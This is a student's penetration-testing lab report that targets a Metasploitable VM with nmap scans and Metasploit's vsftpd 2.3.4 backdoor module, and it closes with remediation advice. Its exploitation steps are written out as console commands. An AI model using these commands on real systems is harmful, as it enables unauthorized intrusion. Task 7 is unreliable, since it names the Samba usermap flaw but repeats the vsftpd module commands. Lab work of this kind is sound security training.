**Network Penetration Testing with RealWorld Exploits and Security Remediation**

**Name: Divakar Mandal**

**ERP: 6604682**

**Course: B.Tech CSE (Cybersecurity)**

**Semester: 4th**

**Section: CY4A**

**Date: 15/05/2025**

# Project Objectives

**Introduction:**

This project involves performing penetration testing in a controlled lab environment to simulate real-world attacks that malicious hackers might use to exploit systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking, including reconnaissance, scanning, enumeration, exploitation, privilege escalation, and remediation. The goal is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsiblities responsibly.

# Theory About the Project

Network penetration testing is the process of evaluating a system's security by simulating attacks from malicious outsiders and insiders. The objective is to identify security weaknesses before attackers can exploit them. The phases include:

Reconnaissance: Gathering information about the target.

Scanning & Enumeration: Actively probing the target to discover open ports, services, and vulnerabilities.

Exploitation: Gaining unauthorized access using known exploits.

Post-Exploitation: Activities such as privilege escalation or data exfiltration.

Remediation: Recommending security measures to patch vulnerabilities.

# Project Requirements

1.Operating Systems:

Kali Linux (Attacking Machine) Metasploitable (Target Machine)

2.Tools:


Nmap: For network scanning, port discovery, OS detection, and service enumeration.

Metasploit Framework: For exploiting known vulnerabilities in services.

## Task 1: Basic Network Scanning

 Steps:


$ nmap -v 192.168.99.131



## Task 2: Scanning for Hidden Ports

 Steps:


$ nmap -v -p- 192.168.99.131



## Task 3: Service Version Detection


 Steps:

$ nmap -v -sV 192.168.99.131



## Task 4: Operating Version Detection

**Command:** $ nmap -v -O 192.168.174.129



## Task 5: Enumeration Target IP: 192.168.174.129

MAC Address: 00:0C:29:B0:E7:84 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

**Open Ports & Services:**

|  |  |  |
| --- | --- | --- |
| PORT | STATE | SERVICE |
| 21/tcp | open | ftp |
| 22/tcp | open | ssh |
| 23/tcp | open | telnet |
| 25/tcp | open | smtp |
| 53/tcp | open | domain |
| 80/tcp | open | http |
| 111/tcp | open | rpcbind |
| 139/tcp | open | netbios-ssn |
| 445/tcp | open | microsoft-ds |
| 512/tcp | open | exec |
| 513/tcp | open | login |
| 514/tcp | open | shell |
| 1099/tcp | open | rmiregistry |
| 1524/tcp | open | ingreslock |
| 2049/tcp | open | nfs |
| 2121/tcp | open | ccproxy-ftp |
| 3306/tcp | open | mysql |
| 5432/tcp | open | postgresql |
| 5900/tcp | open | vnc |
| 6000/tcp | open | X11 |
| 6667/tcp | open | irc |
| 8009/tcp | open | ajp13 |
| 8180/tcp | open | unknown |

## Task 6: Exploitation

**Exploit:** Backdoor vulnerability (CVE-2011-2523).


**Steps:** $ msfconsole

$ exploit/unix/ftp/vsftpd\_234\_backdoor

$ set RHOST 192.168.174.129

$ set RPORT 21

$ run



## Task 7: Privilege Escalation


**Exploit:** Usermap script vulnerability (CVE-2007-2447).

**Steps:**

$ use exploit/unix/ftp/vsftpd\_234\_backdoor

$ set RHOST 192.168.174.129

$ exploit



## Task 8: Remediation

1. **FTP Service (vsftpd)**

**Vulnerability**: Backdoor [(CVE-2011-2523).](https://nvd.nist.gov/vuln/detail/CVE-2011-2523)

**Remediation**:

* + Upgrade to vsftpd 3.0.5.
  + Disable FTP and use SFTP.

1. **SMB Service**

**Vulnerability**: RCE [(CVE-2007-2447)](https://nvd.nist.gov/vuln/detail/CVE-2007-2447).

**Remediation**:

* + Upgrade Samba to the latest version.
  + Disable SMBv1 and restrict access.

1. **R Services (Ports 512-514)**

**Vulnerability**: Plaintext credentials [(CVE-1999-0651)](https://nvd.nist.gov/vuln/detail/CVE-1999-0651).

**Remediation**:

* + Disable rsh, rlogin, and rexec services.

# Major Learnings from the Project

Through this project, I learned:

How to perform network scanning and enumeration using Nmap.

Techniques for exploiting vulnerabilities in services like FTP, SMB, and R services.

The importance of remediation to secure systems against attacks.

This hands-on experience deepened my understanding of ethical hacking and cybersecurity best practices.